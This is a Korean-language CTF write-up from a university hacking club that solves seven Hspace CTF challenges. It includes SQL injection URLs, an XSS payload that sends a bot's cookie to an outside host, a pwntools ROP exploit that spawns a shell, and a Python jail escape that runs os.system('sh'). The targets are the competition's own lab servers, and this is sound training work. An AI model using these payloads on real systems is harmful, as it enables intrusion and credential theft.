Kknock


Kyonggi University Hacking & Security clubs

Hspace CTF
K.knock Write-UP

1. Hspace Free Board

http://cat.moe:8004/read.php?id=-1 union select 1,2,3,4

id를 -1 로 호출하고 union select구문으로 컬럼 개수를 확인해보았다.



다음과 같은 화면을 얻을 수 있었고, 이제 Information_schema 를 이용해서 table_name 과 column_name 을 구하였다.

http://cat.moe:8004/read.php?id=-1%20union%20select%201,table_name,3,4%20from%20information_schema.tables%20limit%201

http://cat.moe:8004/read.php?id=-1%20union%20select%201,column_name,3,4%20from%20information_schema.columns%20limit%201

칼럼명은 fl4g, 테이블 명은 fl4g1sher임을 알 수 있었다.

http://cat.moe:8004/read.php?id=-1%20union%20select%201,fl4g,3,4%20from%20fl4g1sher3

hspace{56627ff9649398cf66cb4997ccc026e5b27e59689f13792aea8280f969d3c8f8}

2. Markdown Generator

코드를 입력받으면 MD 형식으로 변환해주는 기능이 있는 게시판과, report기능, flag를 쿠키로 가지고 있는 bot이 존재한다.

게시글에서 xss를 발생시켜 bot의 cookie를 탈취하는 시나리오로 진행하였다.

모듈을 github에서 좀 보다가 그냥 막대입을 하면서 규칙을 찾기 시작했다.

이렇게 하니 됐다.
payload HTML = <script><script>location.href='https://kknock.org/'+document.cookie;<</script>/</script>script>

http://cat.moe:8005/report/7c2b0a28-2a95-43c1-b352-cc4b871d9513

```
192.168.0.1 - - [31/Aug/2023:11:45:53 +0000] "GET /FLAG=hspace%7Bf223deaef48ab0383a99207c99cfc83c00fc0ed2673f9a%7D HTTP/1.0" 404 452 "http://localhost:8005/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/116.0.5845.110 Safari/537.36"
```

`hspace{f223deaef48ab0383a99207c99cfc83c00fc0ed2673f9a}`

3. HSpace File Manager

라운드가 무제한이다. Canary Leak, Return Address leak으로 libc base를 구하고 system("/bin/sh")를 하면 성공이다.

```
  char s[10]; // [rsp+16h] [rbp-3FAh] BYREF
  char v8[1000]; // [rsp+20h] [rbp-3F0h] BYREF
  unsigned __int64 v9; // [rsp+408h] [rbp-8h]

  v9 = __readfsqword(0x28u);
  sub_401317();
  while ( 1 )
  {
    puts("File List: flag, hint, hspace");
    memset(s, 0, 0x64uLL);
    printf("Input file name: ");
    read(0, s, 0x1000uLL);
    printf("File name: %s\n", s);
    for ( i = 0; i <= 9; ++i )
    {
      if ( s[i] == '\n' )
        s[i] = 0;
    }
    if ( strchr(s, '/') )
    {
      puts("No Hack ~.~");
      exit(-1);
    }
    stream = fopen(s, "r");
    if ( stream )
    {
      fgets(v8, 1000, stream);
      printf("Content: %s\n", v8);
      fclose(stream);
    }
    else
    {
      puts("File not found.");
    }
    printf("Continue? (y/n): ");
    __isoc99_scanf(" %c", &v4);
    if ( v4 == 110 )
      break;
    while ( getchar() != 10 )
      ;
  }
  return 0LL;
}
```

```python
from pwn import *

#r = process('./filemanager')
r = remote('cat.moe', 8002)


payload = b''
payload += b'A'*10
payload += b'B'*1000
payload += b'C'

r.sendafter(b'Input file name: ', payload)
r.recvuntil(b'BBBBC')

canary = u64(b'\x00' + r.recv(7))
log.success(f'canary : {hex(canary)}')

payload = b''
payload += b'A'*10
payload += b'B'*1000
payload += b'C'*8
payload += b'D'*8

r.sendafter(b'Continue? (y/n): ', b'y')
r.sendline()

#gdb.attach(r)

r.sendafter(b'Input file name: ', payload)

r.recvuntil(b'D'*8)
libc_ret_main = u64(r.recv(6) + b'\x00\x00')
log.success(f'libc_ret_main : {hex(libc_ret_main)}')

libc_base = libc_ret_main - 0x29d90
system_addr = libc_base + 0x50d60
binsh_addr = libc_base + 0x1d8698
pr = libc_base + 0x2a3e5
ret = libc_base + 0x29cd6

payload = b''
payload += b'A'*10
payload += b'B'*1000
payload += p64(canary)
payload += b'D'*8
payload += p64(ret)
payload += p64(pr)
payload += p64(binsh_addr)
payload += p64(system_addr)

r.sendafter(b'Continue? (y/n): ', b'y')
r.sendline()

r.sendafter(b'Input file name: ', payload)

r.sendafter(b'Continue? (y/n): ', b'n')
r.sendline()

r.interactive()
```

hspace{279c3980c308dc78002d8647f6495c9fbdd377df99cb392c3b40c0f597fa7c93}

4. easy_rev

로직을 분석해보면

```python
key = "Hacker_space"
a =  [18, 22, 16, 34, 14, 19, 36, 32, 5, 8, 26, 3, 9, 23, 2, 41, 30, 11, 15, 1, 28, 20, 0, 31, 38, 27, 29, 35, 10, 25, 39, 33, 6, 4, 37, 21, 40, 12, 13, 24, 17, 42, 7]
b = [90, 8, 94, 50, 123, 73, 62, 38, 5, 11, 8, 60, 22, 119, 55, 19, 8, 101, 66, 5, 24, 117, 38, 52, 44, 53, 12, 36, 15, 8, 38, 13, 62, 23, 0, 55, 22, 13, 37, 56, 31, 40, 12]

test = "A"*43

result = []

for i in range(len(test)):
    result.append(ord(test[i]) ^ ord(key[i%len(key)]))

result2 = []
for i in range(len(result)):
    result2.append(result[i] ^ result[(i+4) % len(result) ])

print(result2)
result3 = [0 for _ in range(43)]
for i in range(len(result2)):
    result3[i] = result2[a[i]]

print(result3)
```

이게 정연산 코드이다. xor이므로 역연산을 잘 해보면

```python
from z3 import *

key = "Hacker_space"
a1 =  [18, 22, 16, 34, 14, 19, 36, 32, 5, 8, 26, 3, 9, 23, 2, 41, 30, 11, 15, 1, 28, 20, 0, 31, 38, 27, 29, 35, 10, 25, 39, 33, 6, 4, 37, 21, 40, 12, 13, 24, 17, 42, 7]
b = [90, 8, 94, 50, 123, 73, 62, 38, 5, 11, 8, 60, 22, 119, 55, 19, 8, 101, 66, 5, 24, 117, 38, 52, 44, 53, 12, 36, 15, 8, 38, 13, 62, 23, 0, 55, 22, 13, 37, 56, 31, 40, 12]

s = z3.Solver()
a = [BitVec("a%i"%i, 8) for i in range(43)]
result = []

for i in range(len(a)):
    result.append(a[i] ^ ord(key[i%len(key)]))

result2 = []
for i in range(len(result)):
    result2.append(result[i] ^ result[(i+4) % len(result) ])

result3 = []
for i in range(len(result2)):
    result3.append(result2[a1[i]])

for i in range(len(result2)):
    s.add(result3[i] == b[i])

print(s.check())
m = s.model()
for i in range(43):
    print(chr(m[a[i]].as_long()), end='')

print()
```

}fetvpnPtflJGpc!gF${,JB$a}J]tf~pyyJRgtxxtgh 라는 이상한 문자열이 나오는데
21과 xor하니까 플래그가 나온다..... 왜,,,,

hspace{Easy_Rev4rS1n9_W1th_Haskell_Grammar}

5. Insecure mode 1

```
ISC = InSecureCipher(os.urandom(16))
secret = os.urandom(64)
enc_secret = ISC.encrypt(secret)
```

16바이트 키에 64바이트 랜덤한 값이 주어진다

```
self.key = key
self.cipher = AES.new(key, 1)

ef encrypt(self, pt):
```

위 사진을 통해 aes암호에 ecb 모드인 것을 알 수 있다.

Ecb 모드는 블록마다 독립적으로 암호화 연산을 하므로 블록의 크기인 16바이트 단위로 복호화를 하면 된다.

```
┌──(dragoon㉿kali)-[~/Documents/hspace2023/insecure_mode2]
└─$ nc cat.moe 8006
Encrypted secret : 272c9214072407f7436e0fa4bc53ca581cf846995c991adfa817fa2b25ef358a7902ab567c2251b337061c071326e601
b2e031a754db68b103b8686e1100876f74e3809d2618aadb39a7cbc313ec3220
You have only 4 tokens to use my oracle.
inp >
```

64바이트를 암호화 하면 패딩 때문에 80바이트의 값이 나온다.

이때 마지막 16바이트은 16바이트 단위로 암호화 할 때 같은 값이 나오고 16바이트 단위로 복호화 할 때 마지막에 붙여줘야 한다. (안그러면 에러가 났다.)

입력할 수 있는 기회가 4번 밖에 없어서 32바이트씩 나누고 마지막 16비트를 각각에 붙여서 복호화를 했다.

```
┌──(dragoon㉿kali)-[~/Documents/hspace2023/insecure_mode1]
└─$ python3 sol.py
[+] Opening connection to cat.moe on port 8006: Done
/home/dragoon/Documents/hspace2023/insecure_mode1/sol.py:15: BytesWarning:
arantees. See https://docs.pwntools.com/#bytes
  io.sendline(a.hex())
/home/dragoon/Documents/hspace2023/insecure_mode1/sol.py:21: BytesWarning:
arantees. See https://docs.pwntools.com/#bytes
  io.sendline(b.hex())
[*] Switching to interactive mode
Congratulation!
hspace{ECB_M0D3_is_insecure_m0d3!!Let's_try_"Insecure Mode 2"}
[*] Got EOF while reading in interactive
$
```

```python
from pwn import *

io = remote('cat.moe', 8006)

io.recvuntil(b'secret : ')
enc_t = io.recv(160).decode('ascii')
enc = bytes.fromhex(enc_t)

a = enc[0:32] + enc[64:80]
b = enc[32:64] + enc[64:80]

io.recvuntil(b'inp > ')
io.sendline(b'dec')
io.recvuntil(b'ct(hex) > ')
io.sendline(a.hex())
a_dec = io.recv(64)

io.recvuntil(b'inp > ')
io.sendline(b'dec')
io.recvuntil(b'ct(hex) > ')
io.sendline(b.hex())
b_dec = io.recv(64)

io.recvuntil(b'inp > ')
io.sendline(b'secret')
io.recvuntil(b'secret(hex) > ')
io.sendline(a_dec + b_dec)

io.interactive()
```

그 결과를 합쳐서 secret을 맞추는 곳에 넣었다.

6. Reversi

Reversi

```
This is SEMI `Reversi` game with AI. If you win 10 times, you can get the flag :)
WHITE : 1 (AI)
BLACK : 2 (YOU)

**round : (1 / 10)**

if you are ready, please press [Enter]
[BASE TABLE]
================
0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0
0 0 0 1 2 0 0 0
0 0 0 2 1 0 0 0
0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0
================
[AI Turn]
================
0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0
0 0 0 1 0 0 0 0
0 0 0 1 2 0 0 0
0 0 0 2 1 0 0 0
0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0
0 0 0 0 0 0 0 0
================
[YOUR Turn]
give me the (x,y) >
```

알고리즘 :

1. " [AI Turn] " 이후에 나오는 보드를 2차원 배열 형식으로 저장 한다.
2. 2차원 배열에서 나의 돌(2)의 위치를 구한다.
3. 나의 돌에 바로 붙어있는 상대의 돌(1)을 찾은 후 해당 돌의 다음 칸을 탐색한다

   3-1. 돌을 놓을 수 없는 경우 (벽이거나 나의 돌이 있을 경우) 탐색을 멈춘다

   3-2. 상대의 돌이 있다면 score를 증가시킨 후 다음 칸을 탐색한다 (3-1로 돌아간다)

   3-3. 돌이 존재하지 않으면(0) 탐색을 정지한다
4. 모든 경우의 수 중에서 score가 가장 큰 위치의 좌표를 입력한다
5. 게임이 끝날 때까지 1~4를 반복한다

   승률이 100%는 아니지만 승률이 높기 때문에 몇 번 반복하다 보면 플래그를 획득할 수 있다.

   ```
   nCongratulation\nhspace{We_c4n_w1n_AI}\n'
   ```

코드 전문 :


```python
import socket

def get():
    recvdata=sock.recv(10000)
    print(recvdata)
    if b'[AI' not in recvdata:
            senddata = b'\n'
            sock.send(senddata)
            recvdata=sock.recv(10000)
            print(recvdata)
    board = recvdata.split(b'[AI Turn]')[1]
    line = board.split(b'\n')[2:10]
    coor = [[0 for j in range(8)] for i in range(8)]

    for i in range(8):
        line[i] = line[i].decode('utf-8')
        for j in range(8):
            coor[i][j] = line[i].split(' ')[j]
            coor[i][j] = int(coor[i][j])
    for i in range(8):
        print(coor[i])
    return coor

def send(a,b):
    ab=bytes(f'{a},{b}\n', 'utf-8')
    sock.send(ab)

def find(coor):
    twolist = []
    for i in range(8):
        for j in range(8):
            if coor[i][j] == 2:
                twolist.append(str(i)+','+str(j))
    print(twolist)
    score=0
    for i in twolist:
        x,y = i.split(',')
        x=int(x)
        y=int(y)
        if x+1 < 8:
            d=1
```

```
            while(True):
                if x+d>7 or coor[x+d][y]==2:
                    break
                elif coor[x+d][y] == 1:
                    d+=1
                    continue
                elif coor[x+d][y] == 0:
                    if d > score:
                        score=d
                        X=x+d
                        Y=y
                    break
        if x-1 >= 0:
            d=1
            while(True):
                if x-d<0 or coor[x-d][y]==2: break

                if coor[x-d][y] == 1:
                    d+=1
                    continue
                if coor[x-d][y] == 0:
                    if d > score:
                        score=d
                        X=x-d
                        Y=y
                    break
        if y+1 < 8:
            d=1
            while(True):
                if y+d>7 or coor[x][y+d]==2: break
                if coor[x][y+d] == 1:
                    d+=1
                    continue
                if coor[x][y+d] == 0:
                    if d > score:
                        score=d
                        X=x
                        Y=y+d
                    break
        if v-1 >= 0:
```

```
                d=1
                while(True):
                    if y-d<0 or coor[x][y-d]==2: break
                    if coor[x][y-d] == 1:
                        d+=1
                        continue
                    if coor[x][y-d] == 0:
                        if d > score:
                            score=d
                            X=x
                            Y=y-d
                        break
        return X, Y

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_address = ('cat.moe', 8009)
sock.connect(server_address)

recvdata=sock.recv(10000)
print(recvdata)

senddata = b'\n'
sock.send(senddata)

while(True):
    coor = get()
    a, b = find(coor)
    send(a,b)
```

7. Mic Check

간단한 python jail break 문제이다. 먼저 아래 구문을 통해서 subclasses list를 가져올 수 있다.
().__class__.__bases__[0].__subclasses__()



문자열 길이에 제한이 있어, <class '_frozen_importlib.BuiltinImporter'> 과 load_module을 이용해 os.system('sh')을 불러들여 쉘 권한을 먼저 얻고, 그 후에 cat flag 등의 작업을 넉넉하게 수행하려는 방향성으로 진행하였다. 먼저 ().__class__.__bases__[0].__subclasses__() 리스트를 확인해 BuiltinImporter가 107번째 항목이라는 것을 알아내었다.

```
print(().__class__.__bases__[0].__subclasses__()[107].__doc__)
"""
결과) Meta path import for built-in modules.

     All methods are either class or static methods to avoid the need to
     instantiate the class.
"""
```

따옴표를 사용할 수 없으므로, 문자열을 직접 __doc__ 의 결과에서 가져왔다. os와 sh 문자열을 python의 list slicing 기능을 활용해서 구한 결과 다음과 같다. os = [].__doc__[32:49:12] sh = [].__doc__[44:55:10] 최종적으로 위 문자열을 통해 os.system('sh')을 구현하면 다음과 같으며, 성공적으로 쉘 권한을 얻고 플래그를 찾아낼 수 있다. ().__class__.__bases__[0].__subclasses__()[107].load_module([].__doc__[32:49:12]).system([].__doc__[44:55:10])

```
(jail) ┌──(hanbyul💀hgwarts)-[~/Desktop/mic-check-for_user]  (18:43)
└─> nc cat.moe 8000
HSpace Mic-check :)
code: ().__class__.__bases__[0].__subclasses__()[107].load_module([].__doc__[32:49:12]).system([].__doc__[44:55:10])
end
ls
Dockerfile
docker-compose.yml
flag.txt
jail.py
cat flag.txt
hspace{m1c_cHecK_D0ne!_1ET's_gO_hACK1Ng}
```

- 롸업끝! 땡큐우